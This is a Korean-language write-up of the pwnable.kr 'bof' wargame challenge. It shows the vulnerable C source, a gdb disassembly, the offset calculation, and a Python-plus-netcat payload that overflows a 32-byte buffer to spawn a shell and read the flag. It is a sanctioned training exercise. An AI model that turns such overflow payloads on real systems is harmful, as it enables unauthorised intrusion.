
Pwnable.kr
- bof -

Download : http://pwnable.kr/bin/bof
Download : http://pwnable.kr/bin/bof.c
nc pwnable.kr 9000
pw : guest

0. 문제 살펴보기



문제에서 버퍼 오버플로우에 대한 얘기를 하고 있는 것을 알 수 있다.
이전 문제들과는 다르게 파일을 직접 다운로드하여 그 답을 해당 원격 접속으로 입력하는 방식인 것 같다.

1. 파일 다운로드 및 살펴보기

```
┌──(kali㉿kali)-[~]
└─$ wget http://pwnable.kr/bin/bof
--2024-01-31 06:29:58--  http://pwnable.kr/bin/bof
Resolving pwnable.kr (pwnable.kr)... 128.61.240.205
Connecting to pwnable.kr (pwnable.kr)|128.61.240.205|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7348 (7.2K)
Saving to: 'bof'

bof                                 100%[=================================================>]   7.18K  --.-KB/s    in 0s

2024-01-31 06:29:58 (228 MB/s) - 'bof' saved [7348/7348]
```

```
┌──(kali㉿kali)-[~]
└─$ wget http://pwnable.kr/bin/bof.c
--2024-01-31 06:30:02--  http://pwnable.kr/bin/bof.c
Resolving pwnable.kr (pwnable.kr)... 128.61.240.205
Connecting to pwnable.kr (pwnable.kr)|128.61.240.205|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 308 [text/x-csrc]
Saving to: 'bof.c'

bof.c                               100%[=================================================>]     308  --.-KB/s    in 0s

2024-01-31 06:30:02 (48.6 MB/s) - 'bof.c' saved [308/308]
```

```
┌──(kali㉿kali)-[~]
└─$ cat bof.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```


wget 명령을 이용하여 파일을 다운로드하고 bof.c 파일을 살펴보았다.
overflowme 라는 배열이 32 의 크기로 선언되어 있고, 입력을 받는데 그 크기 제한이 없는 것을 확인할 수 있다.
우리는 이 부분을 이용하여 버퍼 오버플로우를 걸어 공격을 하면 될 것 같다.

2. gdb

```
┌──(kali㉿kali)-[~]
└─$ gdb bof
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.
```

```
(gdb) set disassembly-flavor intel
(gdb) disas func
Dump of assembler code for function func:
   0x0000062c <+0>:     push   ebp
   0x0000062d <+1>:     mov    ebp,esp
   0x0000062f <+3>:     sub    esp,0x48
   0x00000632 <+6>:     mov    eax,gs:0x14
   0x00000638 <+12>:    mov    DWORD PTR [ebp-0xc],eax
   0x0000063b <+15>:    xor    eax,eax
   0x0000063d <+17>:    mov    DWORD PTR [esp],0x78c
   0x00000644 <+24>:    call   0x645 <func+25>
   0x00000649 <+29>:    lea    eax,[ebp-0x2c]
   0x0000064c <+32>:    mov    DWORD PTR [esp],eax
   0x0000064f <+35>:    call   0x650 <func+36>
   0x00000654 <+40>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x0000065b <+47>:    jne    0x66b <func+63>
   0x0000065d <+49>:    mov    DWORD PTR [esp],0x79b
   0x00000664 <+56>:    call   0x665 <func+57>
   0x00000669 <+61>:    jmp    0x677 <func+75>
   0x0000066b <+63>:    mov    DWORD PTR [esp],0x7a3
   0x00000672 <+70>:    call   0x673 <func+71>
   0x00000677 <+75>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0000067a <+78>:    xor    eax,DWORD PTR gs:0x14
   0x00000681 <+85>:    je     0x688 <func+92>
   0x00000683 <+87>:    call   0x684 <func+88>
   0x00000688 <+92>:    leave
   0x00000689 <+93>:    ret
End of assembler dump.
```

gdb를 이용해 bof 파일을 열고 문법을 intel식으로 바꾼 다음 func 함수를 disassemble 하였다.
main 함수에서 func 함수로 인자를 넘길 때, 그 인수는 스택에서 return address 위에 저장된다.
<func+35>에서 gets 함수를 호출하기 전, ebp-2c 위치를 eax 저장하는 것을 보니 이곳이 overflowme 배열인 것 같다. 2c는 10진수로 44이고 배열의 크기가 32인 것을 고려하면 중간에 dummy 값이 12인 것을 확인할 수 있다.
따라서, 이를 바탕으로 간단한 스택을 그리면 다음과 같다.



3. 공격

```
┌──(kali㉿kali)-[~]
└─$ (python2 -c 'print "A"*52 + "\xbe\xba\xfe\xca"'; cat) | nc pwnable.kr 9000
```

그렇다면 우리는 overflowme의 시작주소로부터 시작하여 0xdeadbeef를 0xcafebabe로 뒤덮으면 될 것이다.
그 길이는 overflowme의 상대적 위치가 44이므로 44 + SFP + RET의 크기를 합하여 52라는 값을 알 수 있다.
따라서, 앞에 52만큼의 크기는 의미 없는 값으로 채운 뒤, 0xcafebabe를 리틀 엔디안 방식으로 파이썬 출력을 통해 문장을 생성하고 cat으로 이 값을 잡아준 뒤에 원격 접속을 시도하였다.

```
id
uid=1008(bof) gid=1008(bof) groups=1008(bof)
```

접속 후에는 아무런 말이 뜨지 않는데, 이 때, id 명령을 사용해 보니 bof 유저의 권한을 얻은 것을 확인할 수 있다. /bin/sh이 실행되었다는 것이다.

```
ls
bof
bof.c
flag
log
super.pl
cat flag
```

이후, ls 명령을 통해 현재 디렉토리의 파일들을 확인해보니, 우리가 이전까지 보았던 flag 파일이 있었고, cat 명령을 통해 flag 파일을 볼 수 있었다. 이후, 우리는 flag 값을 얻을 수 있다.